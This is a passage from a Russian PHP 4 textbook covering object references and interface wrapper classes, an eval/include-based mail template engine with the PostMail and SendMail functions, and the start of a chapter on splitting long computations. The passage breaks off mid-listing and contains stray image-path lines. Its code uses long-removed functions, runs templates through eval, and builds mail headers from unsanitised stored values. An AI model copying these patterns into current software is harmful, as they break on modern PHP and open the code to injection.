Как мы знаем, в PHP оператор присваивания всегда копирует *значения* переменных, какой бы сложной структуры они ни были. Это же, напомню, происходит и с объектами. Что тогда получится, если мы скопируем, например, объект класса `MysqlTable`? Вообще говоря, ничего хорошего. Произойдет дублирование всех свойств и методов объекта. Фактически, мы получим сразу две независимые "обертки" для одной и той же таблицы MySQL. Таким образом, изменения, внесенные в первый объект, никак не повлияют на второй, и наоборот.

Я специально проектировал класс `MysqlTable` так, что даже после копирования объектов этого типа не происходило никаких фатальных недоразумений описанного выше рода. Однако так можно сделать далеко не всегда. Представьте, например, что

нам приходится очень часто использовать функцию `GetInfo()` и довольно редко — `SetInfo()`. Так как `GetInfo()` при каждом запросе обращается к MySQL, мы можем получить здесь ощутимый проигрыш в быстродействии. Очевидное решение заключается в промежуточном хранении данных, возвращаемых нашим "обычным" методом `GetInfo()` в специальном свойстве объекта. Действительно, зачем загружать сервер лишней работой по чтению одних и тех же данных, когда можно хранить их в программе и сразу же использовать? Это свойство будет инициализироваться при конструировании объекта класса `MysqlTable` и обновляться каждый раз при обращении к методу `SetInfo()`.

Примечание

То есть наше свойство будет представлять собой аналог "зеркала" записи в таблице MySQL, по аналогии с "зеркалами" сайтов в Интернете. Класс `MysqlTable` должен следить за тем, чтобы оно всегда содержало актуальные данные — те же самые, что и в реальной таблице.

Но, к сожалению, описанная схема не может быть реализована в PHP напрямую, и именно по причине обязательного полного копирования переменных. Вот пример, который породит ошибку:

```
$t1=new MysqlTable("MyTable");
. . .
function DoIt($t)
{ $t->SetInfo("This is the new info!");
}
. . .
$t=new MysqlTable("MyTableName");
$t->SetInfo("Data");
DoIt($t);
$Inf=$t->GetInfo(); // в $Inf будет строка Data!
```

Впрочем, в приведенном только что фрагменте это недоразумение можно легко преодолеть, передав функции *ссылку* на объект:

```
function DoIt(&$t)
{ $t->SetInfo("This is the new info!");
}
```

Я намеренно привел здесь пример, когда ограничение на копирование объектов все же можно обойти относительно безболезненно. Настало время описать неразрешимую (во всяком случае, похожим методом) задачу. Но прежде обратите внимание, что в нашем примере объект передается "вглубь" кода (внутрь функции), а не "наружу" (из функции). Вот как раз в последнем случае и будет возникать неразрешимая проблема.

Но обо всем по порядку. Чтобы чуть сгустить краски и не вдаваться в абстрактные рассуждения, давайте предположим, что наш класс `MysqlTable` вообще не допускает копирования его объектов, а при случайном выполнении такого копирования работает совершенно неправильно. Нужно заметить, что это не так уж и далеко от истины, особенно если мы используем `MysqlTable` не напрямую, а как базовый для какого-то другого типа (например, для класса форума).

Мы знаем, что в таком случае объекты этого класса можно передать без побочных эффектов *внутрь* функций по ссылке. Сейчас мы остановимся на обратном процессе. Итак, пусть мы написали более-менее универсальный модуль, в котором есть единственная интерфейсная функция `OpenTable()`, создающая новую таблицу в базе данных и, соответственно, новый объект класса `MysqlTable`. Специфика этой функции в том, что в случае, если таблица существует, новый объект не создается, а возвращается уже имеющийся. Иными словами, для двух вызовов функции с одинаковыми параметрами должен быть возвращен *один и тот же* объект, а не две его копии.

Примечание

Возможно, вы спросите: зачем нам вообще такая функция, когда можно воспользоваться оператором `new` напрямую? Тогда еще раз перечитайте предпоследнюю фразу предыдущего абзаца: "В случае, если таблица уже существует, новый объект ***не*** создается". В то же время оператор `new` ***всегда*** создает новый объект, что нам, конечно, не подходит. Ведь мы договорились никогда не иметь в программе двух разных объектов, связанных с одной и той же таблицей.

Легко сказать — "возвращает уже существующий объект", но несколько сложнее — реализовать это. Рассмотрим два различных способа, с помощью которых мы можем достичь цели.

Замечание

Как следует из законов Мэрфи, "у любой сложной задачи всегда имеется одно простое, красивое и легкое для понимания… ***неправильное решение***". В нашем случае это будет возврат из функции объекта класса `MysqlTable` "обычным" способом, подразумевающим копирование. Но ведь, по имеющейся между нами договоренности, объекты этого класса нельзя копировать!

Возврат ссылки на объект

Первый прием связан с новой возможностью PHP версии 4 — ссылочными переменными. Помните, в *части III* этой книги мы говорили, что функция может возвращать ссылку на переменную (объект), а не только копию переменной?.. В нашем случае это оказывается довольно удобно. Вот как могла бы выглядеть функция `OpenTable()` и использование для нее ссылок (листинг 31.4):

Листинг 31.4. Использование ссылок

```
// Массив всех уже открытых таблиц. Ключи — имена таблиц, значения —
// соответствующие объекты.
$Tables=array();
. . .
// Функция OpenTable() возвращает ссылку на объект, соответствующий
// таблице MySQL с заданным именем. Копии объектов не создаются.
function &OpenTable($name,$Fields="")
{ global $Tables;
 if(!Isset($Tables[$name]))
 $Tables[$name]=new MysqlTable($name,$Fields);
 return $Tables[$name];
}
. . .
// Вот так мы должны использовать эту функцию.
$Tbl1=&OpenTable("MyTable"); // создает новый объект
$Tbl2=&OpenTable("OtherTable"); // создает объект
$TblEqualsTo1=&OpenTable("MyTable"); // возвращает имеющийся объект!
// Теперь $Tbl1 и $TblEqualsTo1 ссылаются на один и тот же объект.
// То есть изменение $Tbl1 тут же отразится на $TblEqualsTo1,
// и наоборот.
```

Опытный программист сразу же заметит в подходе предыдущего примера два значительных недостатка. Оба они связаны с несовершенством механизма управления ссылками в PHP.

- Если пропустить перед вызовом функции оператор `&` (взятие ссылки), то функция вернет не ссылку на объект, а *копию* этого объекта. При этом программа не выдаст никакого предупреждения и, скорее всего, будет даже работать верно — до тех пор, пока для копии объекта не будет вызван метод, ради которого мы и хотели избежать копирования. Вообразите себе муки программиста, отлаживающего такую программу, которая отказалась правильно работать по этой причине — ведь `&` может быть пропущен очень далеко от того места, где возникла ошибка!
- У неопытного программиста, использующего ваш класс, может возникнуть искушение скопировать `$Tbl1` в новую переменную "обычным" образом — при помощи оператора `=`. Или же он может по ошибке пропустить `&`, когда объявляет функцию со ссылочным параметром.

Мы видим, что два указанных недостатка приводят к тому, что программу становится очень трудно отлаживать. А такие программы, как показал многолетний опыт программирования, не только никуда не годятся — они приносят разработчику лишь огорчения, сокращая его век.

Есть ли альтернатива ссылкам? Оказывается, есть. Правда, она сопряжена с большими сложностями при разработке классов, но зато полностью лишена недостатков, описанных выше. Это — фактическое отделение набора методов, отвечающих за взаимодействие с объектом класса (то есть *интерфейса* класса) от его реализации.

Возврат интерфейса

Поговорим немного о том, что же собой представляют интерфейсы в объектно-ориентированном программировании. Это понятие довольно сложное, и о нем написано множество томов. Я, разумеется, не собираюсь их здесь пересказывать, потому что эта книга — о PHP, а не об идеологии ООП.
Интерфейсы — главная "изюминка" практически всех сложных объектно-ориентированных систем (например, COM+, CORBA) и одно из основных понятий такого языка, как Java. Язык C++ также во всем поддерживает эту идеологию. Что же может дать нам PHP в этом отношении? К сожалению, довольно немного. И все-таки даже этого хватает, чтобы избавиться от недостатков, присущих ссылкам в PHP — во всяком случае, для нашей задачи.

Психологи утверждают, что яркие ассоциации запоминаются особенно хорошо. Что ж, проверим. Помните, когда мы были маленькими детьми, всем нам рассказывали сказки. Почему бы не заняться этим вновь? Как считаете, а?.. Ну и прекрасно (хотя я, право, не могу знать наверняка, что вы ответили). В скобках я буду давать комментарий, ведущий параллельную линию повествования. Итак, закроем глаза и представим себе большого кита (*объект большого и сложного класса, например,* `MysqlTable`), лениво плавающего по просторам океана (*расположенного в оперативной памяти*). Мы не настолько смелы, чтобы приблизиться к этому киту на достаточно близкое расстояние и дотронуться до него (*не хотим использовать свойства или методы объекта напрямую*). Если уж быть честными, мы даже не видим этого кита (*не можем напрямую использовать в программе этот объект*) — он слишком далеко (*на него нет ссылок*), и уж подавно не можем его сдвинуть с места (*скопировать объект в другую переменную*). Но зато, как мы знаем, его постоянно сопровождают рыбы-прилипалы (*объекты-интерфейсы*), маленькие и юркие (*имеющие код небольшого размера*), которые иногда заплывают достаточно далеко, чтобы мы могли с ними взаимодействовать. Этих рыб нам удалось выдрессировать, так что теперь они могут передавать киту любые наши приказы (*передавать запросы на обслуживание*) — разумеется, из тех, что сами понимают (*для которых имеются соответствующие методы*). Конечно, к киту могут "приклеиваться" рыбы-прилипалы различных видов и по-разному дрессированные (*объект может иметь несколько разных интерфейсов*). Важно то, что мы не можем взаимодействовать с китом никак иначе, кроме как посредством этих рыб-прилипал (*не можем напрямую использовать объект*). При этом мы имеем право совершенно свободно разводить прилипал в неволе (*копировать объекты-интерфейсы*), ведь киту (*главному объекту*) нет до этого ровным счетом никакого дела (*в PHP объект "не знает", сколько у него интерфейсов и как они используются*).

Примечание

Вроде бы понятно, не правда ли? А теперь давайте уберем все, кроме словсвязок, но оставим курсив. Вот что у нас получится. "Представим себе объект большого и сложного класса, например, `MysqlTable`, расположенный в оперативной памяти. Мы не хотим использовать свойства или методы объекта напрямую. Если уж быть честными, мы даже *не можем* напрямую использовать в программе этот объект — на него нет ссылок, и уж подавно не способны скопировать объект в другую переменную. Но зато, как мы знаем, его постоянно "сопровождают" объекты-интерфейсы, имеющие код небольшого размера. Эти интерфейсы могут передавать запросы на обслуживание — разумеется, из тех, для которых имеют соответствующие методы. Конечно, объект может иметь несколько разных интерфейсов. Важно то, что мы не можем напрямую использовать объект. При этом мы имеем право копировать объекты-интерфейсы — главному объекту нет до этого ровным счетом никакого дела. В PHP объект "не знает", сколько у него интерфейсов и как они используются".

Итак, основная идея такова: отделим интерфейс `MysqlTable` от его реализации, т. е. напишем класс `IMysql`, с которым и будем всегда работать. Этот класс должен содержать все те методы, которые поддерживаются `MysqlTable`, только заниматься они будут ни чем иным, как просто переадресацией вызовов на "настоящие" объекты. А последние, в свою очередь, хранятся в глобальном массиве объектов, на элементы которого должно ссылаться одно из свойств `IMysql`. Реализуем эту стратегию для упрощенной версии `MysqlTable`, имеющей только метод `Drop()` и конструктор (листинг 31.5):

Листинг 31.5. Упрощенный интерфейс к таблице MySQL

```
// Массив объектов-таблиц, созданных в программе
$GLOBALS["Tables"]=array(); // вначале массив пуст
// Реализация класса. Это — обычный класс без каких-либо особенностей.
// Давайте предположим, что объекты этого класса недопустимо
// копировать обычным способом.
class MysqlTable {
 // . . .
 function MysqlTable($name) { echo "MysqlTable($name)<br>"; }
 function Drop() { echo "Drop()<br>"; }
}
// Класс-интерфейс
class IMysql {
 var $id; // идентификатор реализации таблицы (MysqlTable) в $Tables
 // Открывает таблицу с именем $name. Если эта таблица уже была
 // открыта ранее, то ничего не делает и просто становится ее
 // синонимом, иначе создает экземпляр объекта.
```

```
 function IMysql($name)
 { global $Tables;
 $this->id=$name;
 // Если объект для таблицы $name еще не создан, создать его
 if(!isset($Tables[$name])) $Tables[$name]=new MysqlTable($name);
 // Иначе объект уже существует и ничего делать не надо
 }
 // Уничтожает таблицу. Переадресуем вызов реализации
 function Drop() { $obj=&$GLOBALS['Tables'][$this->id]; $obj->Drop(); }
}
// Демонстрация работы с интерфейсом
$m=new IMysql("TestTable"); // объект создается
$m=new IMysql("TestTable"); // новый объект не создается!
$m->Drop(); // очищается единственный объект
```

Примечание

Откровенно говоря, мы реализовали здесь не совсем то, что в объектно-ориентированном проектировании принято называть "интерфейсом". По определению интерфейс не может иметь конструктора, класс же `IMysql` его имеет. Так что слово "интерфейс" здесь, мягко говоря, не подходит, но я буду называть класс `IMysql` именно так — для краткости. Думаю, в этом нет ничего страшного — такова уж специфика PHP, и это самое простое, что можно было бы предложить. В самом деле, не писать же на PHP специальные "классы-фабрики", занимающиеся исключительно созданием объектов, как это принято в ООП…

Таким образом, как при копировании, так и при создании объекта-таблицы, который был уже ранее создан в программе, новый экземпляр объекта не создается. Иными словами, мы можем иметь сколько угодно объектов класса `IMysql`, ссылающихся на одну и ту же таблицу, и при изменении одного из них это "почувствуют" и все остальные. Нужно только грамотно реализовать все переадресующие функции.


И еще насчет класса-реализации: лучше всего дать ему какое-нибудь некрасивое имя (например, `__MysqlTableImpl__`), чтобы какой-нибудь неопытный пользователь случайно не стал к нему обращаться напрямую, а не через `IMysql`.

Хочу заметить, что в настоящих объектно-ориентированных языках нет причин прибегать к столь странным ухищрениям, потому что в них есть такое понятие, как *указатель*. В этих языках подобъект класса-интерфейса `IMysql` содержится прямо внутри объекта `MysqlTable`, и указатель на него можно получить либо посредством явных преобразований типов, либо с помощью специальных функций для "отпочковывания" интерфейса. Например, в COM+ эти функции часто называют `QueryInterface()`. Здесь же у нас вышло нечто вроде примитивной поддержки

указателей (ведь объект класса `IMysql` именно указывает на "хозяина" типа `MysqlTable`, но не содержит его в себе!), которых в PHP нет.

Правда, получилось все это несколько неказисто (уж очень некрасивы и одинаковы функции переадресации...), зато механизм действительно работает и решает все поставленные задачи.

Глава 32



Почтовые шаблоны

В *главе 20* мы уже обсуждали задачу создания универсальной функции для рассылки писем из PHP-сценария. Если вы помните, мы хотели назвать ее `PostMail()` и "научить" перекодировать письма в нужную кодировку перед их отсылкой, а также выполнять функции небольшого шаблонизатора. В этой главе мы детально рассмотрим, как может быть устроена такая функция.

Мини-шаблонизатор

Конечно, пользователю будет приятно, если письмо (пусть даже и сгенерированное программой) будет адресовано ему лично. Например, в поле `From` содержится фамилия и имя клиента, а первые строки текста звучат как-нибудь вроде: "Уважаемый ФИО!". Так что нам придется формировать текст письма "на лету" — проставлять в нем нужное имя, фамилию, тему и т. д. по общему шаблону.

В идеале такой шаблон должен ничем не отличаться от небольшого PHP-сценария с тэгами `<?` и `?>` и возможностью использования команды `echo` или `print`, не говоря уж о всех остальных инструкциях. Но вот беда: как нам этот самый шаблон "развернуть", превратить в письмо-строку, которую потом мы будем посылать по почте? Пусть, например, у нас есть следующий шаблон письма (разделителем заголовков и тела письма служит маркер `~StartOfMail`, обрабатываемый функцией `PostMail()`):

```
To: "<?=$Name?>" <<?=$email?>>
Subject: <?=$Subject?>
~StartOfMail
Дорогой <?=$Name?>!
Только что Вы подписались на наш лист рассылки.
Пожалуйста, подтвердите свое желание получать новости нашего сайта.
```

Если бы мы писали сценарии на PHP версии 3, задача обработки такого шаблона была бы практически невыполнимой. К счастью, при использовании PHP версии 4 все проще: в нем имеются функции "перехвата" стандартного выходного потока (о них мы уже говорили в *главе 30*).

Давайте начнем проектирование функции `PostMail()` с написания своеобразного "мини-шаблонизатора" — функции, которая умеет "разворачивать" шаблоны наподобие приведенного выше, возвращая окончательный текст. Назовем ее, к примеру, `ExpandTemplate()` (листинг 32.1). Думаю, будет целесообразно вынести данную функцию в отдельную библиотеку, потому что она достаточно универсальна для этого.

Листинг 32.1. Функции обработки шаблонов: `Minitemplate.phl`

```
<?
// Эта функция используется для внутренних целей. Она возвращает
// "развернутый" шаблон $templ. Перед обработкой создаются переменные,
// имена которых содержатся в ключах массива $Vars, а значения — в
// соответствующих значениях массива. Если $Vars===false, то вместо
// него используется массив $GLOBALS (то есть делаются доступными все
// глобальные переменные). Значение параметра $ReadFile "истина"
// указывает, что в $templ хранится не содержимое шаблона, а имя файла,
// из которого его можно получить.
// Замечание: параметр $Vars передается по ссылке, т. к. для
// массивов передача ссылки работает значительно быстрее, чем
// копирование.
function _RunTemplate($tmpl, $ReadFile, &$Vars)
{ // Перехватываем стандартный поток вывода
  ob_start();
  // Если $Vars опущен, использовать вместо него $GLOBALS. Мы
  // используем ссылки для убыстрения работы, чтобы PHP не пришлось
  // копировать значения, чем экономим время.
  if($Vars===false) $Vars=&$GLOBALS;
  // Делаем доступными коду шаблона все переменные. Также создаем
  // ссылки из соображений производительности.
  foreach($Vars as $k=>$v) $$k=&$Vars[$k];
  // Включаем файл по include, либо же запускаем eval().
  if($ReadFile) { include $tmpl; }
    else eval("?>$tmpl;<?");
  // Получаем содержимое буфера и закрываем его
  $MTResult=ob_get_contents();
  ob_end_clean();
  // Возвращаем развернутый шаблон
  return $MTResult;
}
// Функция "разворачивает" шаблон, тело которого расположено
```

```
// в файле $fname. Перед запуском переменные из $Vars делаются
// доступными шаблону (если этот параметр не опущен).
function ExpandFile($fname,$Vars=false)
{ return _RunTemplate($fname,true,$Vars);
}

// Функция "разворачивает" тело шаблона, явно заданное в $tmpl.
// Рекомендуется везде, где можно, применять ExpandFile() вместо
// данной функции, потому что это упрощает отладку.
function ExpandTemplate($tmpl,$Vars=false)
{ return _RunTemplate($tmpl,false,$Vars);
}
?>
```

Замечание

Зачем нам две различных функции для "раскрытия" шаблона — `ExpandTemplate()` и `ExpandFile()`? Почему бы не использовать всегда `ExpandTemplate()`, предварительно загружая тело шаблона с помощью функций чтения файлов? Все дело в тонкостях обработки ошибочных ситуаций в PHP. А именно, в случае ошибки внутри файла, загружаемого по `include`, PHP сообщит нам имя этого файла. Если же ошибка произойдет в `eval()`, выведется только номер строки, что сильно затруднит отладку. Поэтому рекомендуется везде, где это допустимо, вызывать функцию `ExpandFile()`.

Отправка и перекодирование писем

Приступим ко второй части нашей задачи — напишем функцию `PostMail()`, которая будет отправлять письмо адресату, преобразовав его предварительно в нужную кодировку. Вот какие возможности она будет обеспечивать:

- вставку заголовка `From` в письмо, если он еще не присутствует в сообщении;
- преобразование письма в нужную кодировку кириллицы;
- вставку соответствующего значения в заголовок `Content-type`, чтобы письмо было "понятно" любой почтовой программе;
- поддержку функций мини-шаблонизатора, который мы уже написали.

В листинге 32.2 приведен исходный код функции. Как обычно, мы помещаем функцию в отдельный модуль библиотекаря (библиотекарь описан в *главе 29*). Этот модуль будет использовать возможности, предоставляемые библиотекой `Minitemplate.phl`.

Листинг 32.2. Функция `PostMail()`: `Mail.phl`

```
<?
Uses("Minitemplate");

// Кодировка по умолчанию для исходного текста.
define("DefaultCode","w");

// Функция возвращает строку $st, переведенную из кодировки
// $from в кодировку $to. Возможные значения этих параметров:
// w[indows]  — windows-1251
// k[oi8-r]   — koi8-r
// m[ac]      — x-mac-cyrillic
// i[so]      — iso-8859-5
// t[ranslit] — translit ("английскими" буквами — "русские" слова)
// Замечание: квадратными скобками помечены необязательные символы.
// параметр $from не может равняться "t", потому что трудно
// восстанавливать текст из транслита (хотя эта задача и разрешима).
// Функция полезна и сама по себе, но все-таки чаще всего ее
// применяют для работы с почтой. Именно поэтому я включаю
// ее в этот модуль.
function EncodeString($st,$to,$from=DefaultCode)
{ // Оставляем только первые буквы названий кодировок
  $from=strtolower(substr($from,0,1));
  $to  =strtolower(substr($to,0,1));
  // Пытаемся воспользоваться встроенной в PHP функцией
  if($to!="t") return convert_cyr_string($st,$from,$to);
  // Иначе нужно преобразовать строку в Translit, что придется
  // делать "вручную" — при помощи strtr().
  // Сначала заменяем "односимвольные" фонемы.
  $st=strtr($st,"абвгдеёзийклмнопрстуфхъыэ",
                "abvgdeeziyklmnoprstufh'ie");
  $st=strtr($st,"АБВГДЕЁЗИЙКЛМНОПРСТУФХЪЫЭ",
                "ABVGDEEZIYKLMNOPRSTUFH'IE");
  // Затем — "многосимвольные".
  $st=strtr($st,array(
    "ж"=>"zh",  "ц"=>"ts", "ч"=>"ch", "ш"=>"sh",
    "щ"=>"shch","ь"=>"",   "ю"=>"yu", "я"=>"ya",
    "Ж"=>"ZH",  "Ц"=>"TS", "Ч"=>"CH", "Ш"=>"SH",
```

```
    "Щ"=>"SHCH","Ь"=>"",   "Ю"=>"YU", "Я"=>"YA"
  ));
  // Возвращаем результат.
  return $st;
}

// Значения параметра Content-tyep charset в зависимости от
// односимвольного названия кодировки.
global $CoderCharset;
$CoderCharset["w"]="windows-1251";
$CoderCharset["i"]="iso-8859-5";
$CoderCharset["k"]="koi8-r";
$CoderCharset["m"]="x-mac-cyrillic";
$CoderCharset["t"]="koi8-r";

// Разделитель тела и заголовков (таких как From: и т. д.) в письме.
define("MailDivider","~StartOfMail");

// Посылает письмо $msg по заданному адресу $to, перед этим
// преобразовав его в кодировку $encTo. Проставляет поле
// charset и правильно обрабатывает имя получателя (если
// в теле письма уже указано "To: Вася", то в результате
// получается "To: Вася <vasya@pupkin.ru>"). Если работа происходит
// в Win32, то письмо не посылается, а создается отладочный файл,
// в котором будет содержаться текст письма.
// Письмо должно состоять из заголовков и тела, разделенных
// маркером ~StartOfMail.
function SendMail($to,$msg,$encTo=DefaultCode,$encFrom=DefaultCode)
{ global $CoderCharset;
  // Перекодируем
  $msg=EncodeString($msg,$encTo,$encFrom); // тело письма
  $head="";                                // заголовки
  // Если есть заголовки, выделяем их.
  if(strpos($msg,MailDivider)!==false) {
    $regs=split(MailDivider."\r?\n?",$msg,2); // тело и заголовки
    $head=trim($regs[0]);
    $msg=$regs[1];
  }
```

```
// Работаем с заголовками. Разбиваем их на строки.
if($head) $Lines=split("[\r\n]+",$head); else $Lines=array();
$HasContType=0;   // число найденных заголовков Content-type
$chs="charset=$CoderCharset[$encTo]";
$subject="";
for($i=0; $i<count($Lines); $i++) {
  $l=&$Lines[$i];
  // Проставляем текущую кодировку у письма. Для этого
  // проверяем, задан ли в нем заголовок Content-type и,
  // если задан, то модифицируем его, а если нет —
  // добавляем этот заголовок в начало и конец письма.
  if(eregi("^Content-type:",$l)) {
    if(eregi("charset *=",$l))
      $l=eregi_Replace("charset *= *[^;,\n]+",$chs,$l);
    else
      $l.="; $chs";
    $HasContType++;
  }
  // Проверяем значение поля "to" в письме — там может быть имя
  // получателя. В этом случае добавляем к нему еще и адрес.
  if(eregi("^to:([^\r\n]*)",$l,$regs)) {
    $to=trim($regs[1])." <$to>";
    $l="";
  }
  // Проверяем заголовок Subject. В некоторых версиях PHP
  // передача пустого второго параметра в функцию mail()
  // приводит к нежелательным последствиям. Указывая в заголовке
  // значение Subject из письма, мы решаем проблему.
  if(eregi("^subject:([^\r\n]*)",$l,$regs)) {
    $subject=trim($regs[1]);
  }
}
// Нет заголовка Content-type — добавляем его в конец.
if(!$HasContType) $Lines[]="Content-type: text/plain; $chs";
// Соединяем строки опять вместе.
$head=ereg_Replace("\n\n+","\n",join("\n",$Lines));

// Посылаем письмо.
$Result=@mail($to,$subject,$msg,$head)!=0;
```

```
  // В Windows параллельно ведем журнал писем (для отладки).
  if(getenv("COMSPEC")) {
    if(!@is_dir("debug")) mkdir("debug",0755);
    $f=fopen("debug/_debug_mail.txt","a+");
    fputs($f,"> to: $to\n");
    fputs($f,"$head\n--------\n");
    fputs($f,"$msg\n----------------------------------------\n\n");
    fclose($f);
  }
  return $Result;
}

// Функция PostMail() "разворачивает" шаблон $msg, делая доступным для
// него переменные из массива $Vars (см. описание функций
// ExpandTemplate() и ExpandFile()). Затем она переводит результирующий
// текст в кодировку, заданную в $encTo (сам текст при этом
// рассматривается в кодировке $encFrom), и посылает его по электронной
// почте по адресу $to. Если строка $msg начинается с префикса
// file:, за которым следует имя файла, то шаблон письма загружается из
// этого файла при помощи ExpandFile(). В противном случае в качестве
// шаблона рассматривается сам параметр $msg.
function PostMail($to,$msg,$encTo=DefaultCode,
                  $Vars=false,$encFrom=DefaultCode)
{ if(eregi("^file:(.*)(\n|\$)",$msg,$P))
    $Text=ExpandFile(trim($P[1]),$Vars);
  else
    $Text=ExpandTemplate($msg,$Vars);
  // Посылаем письмо.
  return SendMail($to,$Text,$encTo,$encFrom);
}
?>
```

Отличительной особенностью функции `EncodeString()` (а также всех остальных почтовых функций) является то, что она умеет перекодировать текст в *транслит*.

Замечание

Термин "транслит" (сокращение от "транслитерация") означает такую кодировку кириллицы, при которой все "русские" буквы контекстно заменяются на записанные в соответствии с английской транскрипцией. Например, vot stroka,

zapisannaya translitom. Эта кодировка особенно полезна для пользователей Unix, которые забыли установить у себя "русскую" таблицу символов.

Пример

Напоследок рассмотрим пример применения описанных выше функций. Предположим, в некотором текстовом файле хранится список подписчиков, каждая строка которого оформлена в следующем формате:

```
Имя_подписчика|адрес|timestamp_подписки|кодировка_письма
```

Напишем сценарий, который будет посылать каждому подписчику из этой простейшей базы данных "личное" письмо с самыми последними новостями сайта. Предположим для простоты, что эти новости в программе уже сохранены в массиве `$News`.

Для начала создадим шаблон письма (листинг 32.3):

Листинг 32.3. Шаблон "личного" письма: `mail.txt`

```
Content-type: text/plain
From: Система рассылки <subscribe@ourserver.ru>
To: <?=$User['name']?>.
Subject: Свежие новости
Content-type: text/plain
~StartOfMail
Уважаемый <?=$User['name']?>!
Вы подписались на наш лист рассылки <?=date("d.m.Y",$User['time'])?>.
Предлагаем Вашему вниманию последние новости.
------------------------------------------------------------
<?foreach($News as $k=>$v) {?>
<?=WordWrap($v,60)?>.
<?}?>
```

Как видим, шаблон практически ничем не отличается от небольшого сценария на PHP. Он получает данные из переменных `$User` (данные пользователя) и `$News` (блоки новостей), которые должны устанавливаться запускающей программой. Вскоре мы рассмотрим процедуру более подробно, а пока обратите внимание на некоторые моменты при написании этого шаблона.

- Мы указали заголовок `Content-type` сразу в двух местах шаблона — в начале и конце. В силу рассуждений, приведенных в *главе 20*, это необходимо для того, чтобы помочь некоторым "недогадливым" почтовым программам в определении кодировки письма.

- Заметьте, что в конце заголовка `To` стоит точка. Зачем она нужна? Дело в том, что закрывающий тэг PHP `?>`, если он занимает последние символы строки, никогда не генерирует знака перевода строки `\n`. Это, видимо, сделано для того, чтобы уменьшить количество пустых строк в страницах, которые создает интерпретатор. В нашем случае отсутствие разделителя может сильно помешать, если не поставить после тэга `?>` какой-нибудь знак. Вообще-то, лучше здесь использовать пробел, но в листинге он был бы совершенно незаметен, — вот почему я и выбрал точку.
- Наконец, чтобы каждая строка новостей, которые получит пользователь, была не длиннее 60 символов, мы задействуем встроенную в PHP функцию `WordWrap()`. Подробнее о ней можно прочитать в *главе 12* настоящей книги.

В листинге 32.4 приведен код, который, собственно, и занимается рассылкой писем.

Листинг 32.4. Код рассылки писем


```
<?
// Подключаем библиотекаря "прямым" способом.
include "$DOCUMENT_ROOT/php/Librarian.phl";
// Подключаем модуль с функцией PostMail()
Uses("Mail");
// . . .
// Здесь мы должны генерировать массив $News,
// содержащий блоки последних новостей.
// . . .

// Открываем базу данных с подписчиками. Ее формат был
// рассмотрен нами ранее.
$F=File("db.txt");
foreach($F as $s) {
  $User=explode("|",trim($s));
  // Для удобства создаем для каждого значения ключи.
  $User=array(
    "name"   => $User[0],
    "email"  => $User[1],
    "time"   => $User[2],
    "encode" => $User[3]
  );
  // Посылаем письмо по шаблону из файла mail.txt
  // очередному пользователю, переводя его в желаемую кодировку.
```

```
  PostMail($User['email'],"file:mail.txt",$User['encode']);
}
?>
```

Этот код довольно красноречиво показывает, что работать с нашей новой функцией `PostMail()` очень просто. Большая его часть занимается не отправкой писем, а разбором записей в базе данных. Так как переменные `$User` и `$News` — глобальные, то не нужно предпринимать никаких дополнительных действий, чтобы использовать их в шаблоне письма.

На этом мы завершим рассмотрение возможностей PHP по отправке электронной почты и разбору шаблонов писем. Я не затронул здесь тему, касающуюся включения в письма так называемых *attachment*'ов (или "вложенных файлов"), потому что в формате писем, содержащих "вложения", довольно легко запутаться. Любознательный читатель всегда сможет добавить в модуль `Mail.phl` функции, позволяющие удобно работать с "вложениями". Для того чтобы разобраться с форматом таких писем, можно даже не искать соответствующую документацию: достаточно просто посмотреть на исходный текст письма, сгенерированного какой-нибудь почтовой программой, и уловить закономерности размещения заголовков и блоков текста.

Глава 33



Разные советы

В этой небольшой завершающей главе сведены воедино некоторые советы и приемы программирования сценариев, которым не было удалено достаточного внимания в остальных главах книги.

Разделенные вычисления

Большинство хостинг-провайдеров ставят ограничения на то время, в течение которого могут выполняться сценарии пользователя. Иными словами, если выполнение программы занимает более определенного времени (например, 10 секунд), она прерывается принудительным образом. Минимальный квант времени задается в файле конфигурации `php.ini`. Как правило, его хватает для большинства программ, но все же существуют Web-приложения, требующие длительной работы.

Одним из таких приложений является автоматически генерируемая карта сервера. Она может представлять собой обычный сценарий на PHP, который рекурсивно обходит все каталоги сервера и собирает информацию о файлах, которые в них находятся. Конечно, если сайт велик, кванта времени, отведенного хостинг-провайдером, может и не хватить. Кроме того, не очень вежливо заставлять пользователя ждать загрузки страницы карты сервера дольше нескольких секунд.

Как же быть, если описанный сценарий нужен для вашего сайта? Для этого следует формировать карту не при каждом запросе, а лишь изредка, — ведь новые страницы добавляются на сервер довольно редко. Гораздо реже, чем, например, их загружают пользователи. Кроме того, наверное, пользователь не будет особенно недоволен, если изменение на карте сервера проявится не сразу же, а спустя некоторое время — например, час. Главное для него, чтобы карта была всегда перед глазами, а значит, отображалась быстро.

Мы можем хранить уже "просчитанную" карту сервера в файле, быстро выдавая его пользователю при запросе. Но даже если мы собираемся обновлять этот файл всего лишь один раз в час (при очередном запросе карты пользователем), мы наталкиваемся на проблему нехватки кванта времени, выделенного хостинг-провайдером.

Чтобы решить и эту проблему, придется разбить построение большой карты на множество мелких этапов, каждый из которых занимает, скажем, не более 2-х секунд. Каждый такой этап должен запускаться при очередном обращении пользователя к

карте сервера, но уже *после* того, как содержимое временного файла с "просчитанной" картой будет отправлено пользователю. Таким образом, мы постепенно будем накапливать сведения и, как только весь сайт обработан, перестроим карту во временном файле. В ближайший час будет отображаться именно она.

Напишем функцию `WalkSite()`, которая будет заниматься поиском и обработкой файлов на каждом этапе обхода сайта. Листинг 33.1 содержит код библиотеки, в которой описана эта функция. Чтобы не "привязываться" к специфике конкретной задачи, сделаем функцию универсальной. Будем передавать ей имя процедуры-обработчика, умеющего "вытаскивать" из указанного файла всю информацию, необходимую для построения карты (например, название страницы, ее размер и т. д.), сама же `WalkSite()` будет просто вызывать этот обработчик в нужный момент времени, следя за тем, чтобы квант времени, отведенный на данный этап построения карты, не истек. Если это произойдет, текущее состояние обхода сервера (включая всю собранную информацию) будет сохранено в специальном файле, а при следующем запуске — восстановлено, с тем чтобы обход продолжился с того же места, где он завершился в прошлый раз.

Листинг 33.1. Библиотека для обхода дерева сайта: `SiteWalker.phl`

```
<?
// Функция выполняет один этап обхода всех каталогов и файлов сайта.
// Если обход нужно продолжить, загружается предыдущее состояние
